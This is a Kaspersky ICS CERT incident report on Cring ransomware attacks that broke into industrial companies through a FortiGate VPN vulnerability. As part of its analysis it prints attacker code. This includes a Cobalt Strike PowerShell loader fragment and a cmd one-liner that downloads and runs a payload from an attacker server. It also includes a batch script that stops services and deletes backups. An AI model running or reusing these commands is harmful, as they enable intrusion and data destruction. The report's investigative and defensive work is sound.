Kaspersky ICS CERT

kaspersky

Vulnerability in FortiGate VPN servers is exploited in Cring ransomware attacks

Vyacheslav Kopeytsev

07.04.2021 Version 1.1

In Q1 2021, threat actors conducted a series of attacks using the Cring ransomware. These attacks were mentioned in a Swisscom CSIRT tweet, but it remained unclear how the ransomware infects an organization's network.

An incident investigation conducted by Kaspersky ICS CERT experts at one of the attacked enterprises revealed that attacks of the Cring ransomware exploit a vulnerability in FortiGate VPN servers.

Victims of these attacks include industrial enterprises in European countries. At least in one case, an attack of the ransomware resulted in a temporary shutdown of the industrial process due to servers used to control the industrial process becoming encrypted.

In this paper, we discuss the results of our research and interesting aspects of the attack.

It is worth noting that Fortinet has on several occasions warned users of its devices of the danger posed by the vulnerability and a high risk of attacks, including attacks by APT groups.


Initial attack vector

The attackers exploited the CVE-2018-13379 vulnerability to gain access to the enterprise's network. The vulnerability was used to extract the session file of the VPN Gateway. The session file contains valuable information, such as the username and plaintext password.

Unpatched FortiGate devices are vulnerable to a directory traversal attack, which allows an attacker to access system files on the FortiGate SSL VPN appliance. Specifically, an unauthenticated attacker can connect to the appliance through the internet and remotely access the file "sslvpn_websession", which contains the username and password stored in cleartext. The vulnerability affects devices that run FortiOS versions 6.0.0 to 6.0.4, 5.6.3 to 5.6.7, and 5.4.6 to 5.4.12.

Several days before the start of the main attack phase, the attackers performed test connections to the VPN Gateway, apparently in order to check that the vulnerable version of the software was used on the device.

The attackers may have identified the vulnerable device themselves by scanning IP addresses. Alternatively, they may have bought a ready-made list containing IP addresses of vulnerable FortiGate VPN Gateway devices. In autumn 2020, an offer to buy a database of such devices appeared on a dark web forum.



Message on a dark web forum with an offer to buy a database of vulnerable devices

Lateral movement

After gaining access to the first system on the enterprise network, the attackers downloaded the Mimikatz utility to that system. The utility was used to steal the account credentials of Windows users who had previously logged in to the compromised system.


With the help of the Mimikatz utility, the attackers were able to compromise the domain administrator account, after which they started distributing malware to other systems on the organization's network. They used the Cobalt Strike framework for that purpose. The Cobalt Strike module was loaded on attacked systems using the PowerShell.

```
function func_get_proc_address {
        Param ($var_module, $var_procedure)
        $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')
        $var_gpa = $var_unsafe_native_methods.GetMethod('GetProcAddress', [Type[]] @('System.Runtime.InteropServices.HandleRef', 'string'))
        return $var_gpa.Invoke($null, @([System.Runtime.InteropServices.HandleRef](New-Object System.Runtime.InteropServices.HandleRef((New-Object IntPtr), ($var_unsafe_native_methods.GetMethod('GetModuleHandle')).Invoke($null,
@($var_module)))), $var_procedure))
}

function func_get_delegate_type {
        Param (
                [Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,
                [Parameter(Position = 1)] [Type] $var_return_type = [Void]
        )

        $var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelegate')), [System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule
('InMemoryModule', $false).DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass', [System.MulticastDelegate])
        $var_type_builder.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard, $var_parameters).SetImplementationFlags('Runtime, Managed')
        $var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $var_return_type, $var_parameters).SetImplementationFlags('Runtime, Managed')

        return $var_type_builder.CreateType()
}

If ([IntPtr]::size -eq 8) {
        [Byte[]]$var_code = [System.Convert]::FromBase64String
('nZ2dnZ2dnZ2dQFdMX1hFhOhFjOEtDQ0NRYAQ5/Ly8kWE0kWMznF0DA3y3ky1/bivW2UJDQ0NV0WE9PLdDQ0NDQ0NDQ0N/Q0NDT6nHSmwDYLPQ0TwELnjYRLb3zX3QqHGnGQuu8dwC1pFHRR3K77VsN4Nz/DhmJzzMbozvm7Vffm8
+I6qpzCpAU1fnZduytJhJICPHAOtANvgxJWBSEFB9BpOQ3zKGzsTalbR6LDRZ1GB1SlicKsQPkXew0WAvwQ7d6P5
+FrAM+GC83Wd0je25EtbzKIKcFRjr1qMTgy+T1aOajAGiWVnP+wJgW9KAqr/GJygLbdwX+NSXUgNDWmLCA1mZSpVDQ0NDcPy8vL9DS49Bg8GDQ27Dw0NVw8NDQ0NDc3gBA0NHQ0NDQ0NjQwNDQ0NHQ0NDQ8NDQgNDw0NDQ0NCA0PDQ0NDQ0NLUo
NDQkNDQ0NDQPDW0MDQ0dDQ0NDQ0NHQ0NDQ0NDQ0NHQ0NDQ0NDR0NDQ0NDQ3dwAwNHQ0NDX3cDg1fDQ0NpbcODa0NDQ0NDQ0NDQ0dCA0JLQ0NDQ0NDQ0NTQgNAQsNDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0N
```

Fragment of a PowerShell script downloaded to an attacked system

After launching, the malicious PowerShell script decrypted the payload – the Cobalt Strike Beacon backdoor, which provided the attackers with remote control of the infected system.

The IP address 198.12.112[.]204 was specified as the Cobalt Strike Beacon command-and-control server.



Fragment of decrypted code from the Cobalt Strike payload

Encryption

After gaining control of the infected system, the attackers downloaded a cmd script to the machine. The script was designed to download and launch the malware – the Cring ransomware.


The script was saved to the following path: %TEMP%\execute.bat (e.g., C:\Windows\Temp\execute.bat).

```
powershell set-alias -name kaspersky -value Invoke-Expression;kaspersky(New-Object Net.WebClient).DownloadString(
'http://45.67.231.128/ip.txt') > \\127.0.0.1\C$\__output 2>&1
```

Malicious cmd script

After being installed on the system, the cmd script named execute.bat was executed. The script launched PowerShell under the name "kaspersky". The attackers used this technique to mask the traces of the malware activity and disguise the operation of the malware as that of security solutions. A command to download a file from the internet was passed to the running PowerShell shell. The file's URL was http://45.67.231[.]128/ip.txt. The downloaded file was saved as C:__output.

Although the file specified in the URL had the extension .txt, it was in fact the executable file of the malware – the Cring ransomware. At the time of analyzing the malware hosting server, the file ip.txt had already been removed, but the attackers had uploaded a newer version of the Cring malware (the file NoNet.txt) to the server.



Contents of the malware hosting server used in the attack

To be able to encrypt database files and remove backup copies, the Cring malware stoped the services of the following programs:

- Veritas NetBackup: BMR Boot Service, NetBackup BMR MTFTP Service
- Microsoft SQL server: SQLTELEMETRY, SQLTELEMETRY$ECWDB2, SQLWriter

The SstpSvc service, which is used to create VPN connections, was also stopped. It is most likely that the attackers, who at this stage controlled the infected system via Cobalt Strike, did this to make it impossible to connect to the infected system remotely via VPN. This was done to prevent system administrators from providing a timely response to the information security incident.

Additionally, the malware terminated the following applications' processes in order to encrypt files without hindrance:

- Microsoft Office: mspub.exe
- Oracle Database software: mydesktopqos.exe, mydesktopservice.exe

The malware removed backup files that had the following extensions: .VHD, .bac, .bak, .wbcat, .bkf, .set, .win, and .dsk. It also removed files and folders located in the root folder of the drive if their names started with the word "Backup" or "backup".

To perform these operations, the malware created a cmd script named kill.bat on the drive, which deleted itself after execution.

```
net stop BMR Boot Service /y

net stop NetBackup BMR MTFTP Service /y

sc config SQLTELEMETRY start= disabled

sc config SQLTELEMETRY$ECWDB2 start= disabled

sc config SQLWriter start= disabled

sc config SstpSvc start= disabled

taskkill /IM mspub.exe /F

taskkill /IM mydesktopqos.exe /F

taskkill /IM mydesktopservice.exe /F


del /s /f /q d:\*.VHD d:\*.bac d:\*.bak d:\*.wbcat d:\*.bkf d:\Backup*.* d:\backup*.* d:\*.set d:\*.win d:\*.dsk

del /s /f /q e:\*.VHD e:\*.bac e:\*.bak e:\*.wbcat e:\*.bkf e:\Backup*.* e:\backup*.* e:\*.set e:\*.win e:\*.dsk

del /s /f /q f:\*.VHD f:\*.bac f:\*.bak f:\*.wbcat f:\*.bkf f:\Backup*.* f:\backup*.* f:\*.set f:\*.win f:\*.dsk

del /s /f /q g:\*.VHD g:\*.bac g:\*.bak g:\*.wbcat g:\*.bkf g:\Backup*.* g:\backup*.* g:\*.set g:\*.win g:\*.dsk

del /s /f /q h:\*.VHD h:\*.bac h:\*.bak h:\*.wbcat h:\*.bkf h:\Backup*.* h:\backup*.* h:\*.set h:\*.win h:\*.dsk

del %0
```

Code of the kill.bat script

Next, the malware started to encrypt files using strong encryption algorithms, which means that files could not be decrypted without knowing the RSA private key held by the attackers. Each file was encrypted using AES and the AES encryption key was in turn encrypted using an RSA public key hard-coded into the malicious program's executable file. The RSA key size was 8,192 bits.

Files with the following extensions were encrypted:

- .vhdx (Virtual Hard Disk)
- .ndf (Microsoft SQL Server secondary database)
- .wk (Lotus 1-2-3 spreadsheet)
- .xlsx (Microsoft Excel spreadsheet)
- .txt (text document)
- .doc (Microsoft Word document)
- .docx (Microsoft Word document)
- .xls (Microsoft Excel spreadsheet)
- .mdb (Microsoft Access database)
- .mdf (disk image)
- .sql (saved SQL query)
- .bak (backup file)
- .ora (Oracle database)
- .pdf (PDF document)
- .ppt (Microsoft PowerPoint presentation)
- .pptx (Microsoft PowerPoint presentation)
- .dbf (dBASE database management file)
- .zip (archive)
- .rar (archive)
- .aspx (ASP.NET webpage)
- .php (PHP webpage)
- .jsp (Java webpage)
- .bkf (backup created by Microsoft Windows Backup Utility)
- .csv (Microsoft Excel spreadsheet)

Upon completing file encryption, the malware dropped the following ransom note:

```
Sorry, your network is encrypted, and encryption is achieved
through rsa, which means that the decryption service can only be
provided by us. You cannot decrypt data through a security
company. They will only contact us to pay the fee. We recommend
that you pay 2 bitcoins directly to us , Or send two files to
confirm whether we can decrypt, you need to deal with it as soon
as possible, because the key file necessary for decryption will
not be kept.    Contact:   poolhackers@tutanota.com
eternalnightmare@tutanota.com
```

Ransom note

The ransom note was saved in the file !!!!WrReadMe!!!.rtf.

Reconnaissance

Various details of the attack indicate that the attackers had carefully analyzed the infrastructure of the attacked organization and prepared their own infrastructure and toolset based on the information collected at the reconnaissance stage.

For example, the malware hosting server (45.67.231[.]128) from which the Cring ransomware was downloaded had filtration by IP address enabled and only responded to requests from several European countries.

The attackers' cmd scripts disguised the activity of the malware as the operation of the antivirus solution (Kaspersky) used by the enterprise and terminated the processes of database servers (Microsoft SQL Server) and backup systems (Veeam) that were used on systems selected for encryption.

An analysis of the attackers' activity demonstrates that, based on the results of reconnaissance performed on the attacked organization's network, they chose to encrypt those servers the loss of which the attackers believed would cause the greatest damage to the enterprise's operations.

Causes of the incident

It is worth highlighting a number of reasons that contributed to the information security incident investigated by the Kaspersky ICS CERT team or directly led to it.


The primary causes of the incident include the use of an outdated and vulnerable firmware version on the FortiGate VPN server (version 6.0.2 was used at the time of the attack), which enabled the attackers to exploit the CVE-2018-13379 vulnerability and gain access to the enterprise network.

The lack of timely antivirus database updates for the security solution used on attacked systems also played a key role, preventing the solution from detecting and blocking the threat. It should also be noted that some components of the antivirus solution were disabled, further reducing the quality of protection.

Other factors contributing to the incident's development included the user account privilege settings configured in domain policies and the parameteres of RDP access.

There were no restrictions on access to different systems. In other words, all users were allowed to access all systems. Such settings help attackers to distribute malware on the enterprise network much more quickly, since

successfully compromising just one user account provides them with access to numerous systems.



Attack workflow

Recommendations

1. Update the software of the SSL VPN Gateway to the latest versions.
2. Update antimalware solutions to the latest versions.
3. Always keep antimalware databases updated to the latest versions.
4. Make sure that all modules of antimalware solutions are always enabled.
5. Change the active directory policy: allow users to log in only to those systems which are required by their operational needs.
6. Restrict VPN access between facilities, close all ports that are not required by operational needs.
7. Configure the backup system to store backup copies on a dedicated server.
8. Store at least 3 backup copies for each critical system.
9. Store at least one backup copy of each server on a dedicated, standalone storage medium, such as a hard drive.
10. Verify the integrity of backup copies on a regular basis.

Indicators of compromise (IOC)

File path

%temp%\execute.bat (downloader script)

C:__output (Cring executable)

MD5

c5d712f82d5d37bb284acd4468ab3533 (Cring executable)

317098d8e21fa4e52c1162fb24ba10ae (Cring executable)

44d5c28b36807c69104969f5fed6f63f (downloader script)

IP addresses

129.227.156[.]216 (used by the threat actor during the attack)

129.227.156[.]214 (used by the threat actor during the attack)

198.12.112[.]204 (Cobalt Strike CnC)

45.67.231[.]128 (malware hosting)

Kaspersky Industrial Control Systems Cyber Emergency Response Team (Kaspersky ICS CERT) is a global project of Kaspersky aimed at coordinating the efforts of automation system vendors, industrial facility owners and operators, and IT security researchers to protect industrial enterprises from cyberattacks. Kaspersky ICS CERT devotes its efforts primarily to identifying potential and existing threats that target industrial automation systems and the industrial internet of things.

Kaspersky ICS CERT ics-cert@kaspersky.com